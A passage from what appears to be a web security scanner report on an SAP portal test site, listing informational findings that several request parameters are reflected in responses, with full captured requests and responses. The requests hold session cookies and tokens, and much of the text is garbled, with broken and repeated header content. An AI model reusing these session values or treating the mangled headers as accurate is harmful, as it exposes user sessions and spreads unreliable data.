/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview

#### Issue detail

The value of the APPLICATION request parameter is copied into the application's response.

#### Request 1

POST /irj/servlet/prt/portal/prtroot /pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSISzlu1cu93in&XSYSTEM=SAP\_BW HTTP/1.1 Host: testportal zalaris com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/x-www-form-urlencoded Content-Length: 157 Origin: https://testportal.zalaris.com Dnt: 1 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers Connection: close XPROFILE=ESS&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW&ClientWindowID=WID1657772019654&%24Roundtrip=true&%24DebugAction=null

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 07:21:42 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: text/html; charset=UTF-8
 pragma: no-cache
 cache-control: no-store, no-cache, must-revalidate
 expires: 0
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://salaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://patform.twitter.com/ https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://sgoogleapis.com/https://sapis.com https://shana.ondemand.com https://shana.ondema
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://* https://ui5.sap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
 Connection: close
 Content-Length: 8561
 <!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
 <script type="text/javascript";</pre>
 /*HTML Business for Java, 6.0*/
 ur_system = {doc : window.document , mimep
 <input type="hidden" name="APPLICATION" value="ZGENERIC_ANALYSISzlu1cu93in">
  ...[SNIP]...
  <input type="hidden" name="APPLICATION" value="ZGENERIC_ANALYSISzlu1cu93in">
  ...[SNIP]...
```

# 15.19. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [ClientWindowID parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot

/pcdl3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bil2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

#### Issue detail

The value of the ClientWindowID request parameter is copied into the application's response.

#### Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcdl3aportal_contentl2fcom.sap.pctl2fplatform_add_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&
XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
XPROFILE=ESS\&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS\&APPLICATION=ZGENERIC\_ANALYSIS\&XSYSTEM=SAP\_BW\&ClientWindowID=WID1657772019654ic3ojd9b9o\&\%24Roundtrip=true\&\%24DebugAction=null
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 07:28:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://loost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://spudication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com/http://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://alaris.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://synd
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8561
<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur system = {doc: window.document, mimep
...[SŃIP]...
<input type="hidden" name="ClientWindowID" value="WID1657772019654ic3ojd9b9o">
 ...[SNIP]...
     var trueWindowID = EPCM.getUniqueWindowId();
     if (trueWindowID != "WID1657772019654ic3ojd9b9o") {
     submitClientWindowIDForm("_self");
     EPCM.subscribeEvent("urn:com.sapportals.portal:browser","load",onloadhandler);
 ...[SNIP]...
```

15.20. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [XPROFILE parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/irj/servlet/prt/portal/prtroot Path:

/pcdl3aportal\_content!2fcom.sap.pctl2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview

#### Issue detail

The value of the **XPROFILE** request parameter is copied into the application's response.

#### Request 1

GET /irj/servlet/prt/portal/prtroot

/pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESSy784khemyk& XQUERY=ZSTKPTMC1 REG TIME ESS&APPLICATION=ZGENERIC ANALYSIS&XSYSTEM=SAP BW HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt: 1

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 07:17:40 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate expires: 0

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/

https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twitter.com/ https://syndication.twitter.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1 amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 5327

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

ur\_system = {doc : window.document , mimep ...[SNIP]...

<input type="hidden" name="XPROFILE" value="ESSy784khemyk">

..[SNIP]...

15.21. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [XQUERY parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/irj/servlet/prt/portal/prtroot Path:

 $/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview.$ 

#### Issue detail

The value of the XQUERY request parameter is copied into the application's response.

#### Request 1

GET /irj/servlet/prt/portal/prtroot

/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1\_REG\_

TIME\_ESSymv80hlgei&XSYSTEM=SAP\_BW&APPLICATION=ZGENERIC\_ANALYSIS&XPROFILE=ESS HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772847717; SAPWP active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 07:18:09 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-

https://cdn.syndication.twimg.com https://\*.neptune-software.com/staps/.com/s http://www.zalaris.com http://zalaris.com https://\*.zalaris.com: https://\*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com

https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

Content-Length: 5327

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

ur\_system = {doc : window.document , mimep ...[SNIP]...

<input type="hidden" name="XQUERY" value="ZSTKPTMC1\_REG\_TIME\_ESSymv80hlgei">

...[SNIP]...

15.22. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [XSYSTEM parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com /irj/servlet/prt/portal/prtroot

 $/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview.$ 

#### Issue detail

Path:

The value of the XSYSTEM request parameter is copied into the application's response

#### Request 1

GET /irj/servlet/prt/portal/prtroot

/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1\_REG\_ TIME\_ESS&TSYSTEM=SAP\_BWd7ie2ru8u9&APPLICATION=ZGENERIC\_ANALYSIS&XPROFILE=ESS HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772847717; SAPWP active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 07:20:09 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euhttps://d.signicat.com/ https://\*.in.application.itwiter.com/ https://maps.googleapis.com/ https://maps.googleapis.com/ https://spui5.hana.ondemand.com/ https://spui

http://www.zalaris.com http://zalaris.com https://\*.zalaris.com: https://\*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com

https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 5327

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

ur\_system = {doc : window.document , mimep ...[SNIP]...

<input type="hidden" name="XSYSTEM" value="SAP BWd7ie2ru8u9">

...[SNIP]...

15.23. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied URL parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com /irj/servlet/prt/portal/prtroot

 $/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview.$ 

#### Issue detail

Path:

The name of an arbitrarily supplied URL parameter is copied into the application's response.

#### Request 1

GET /irj/servlet/prt/portal/prtroot /pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview?xfqipmsp8m=1 HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

# Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 07:17:13 GMT Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

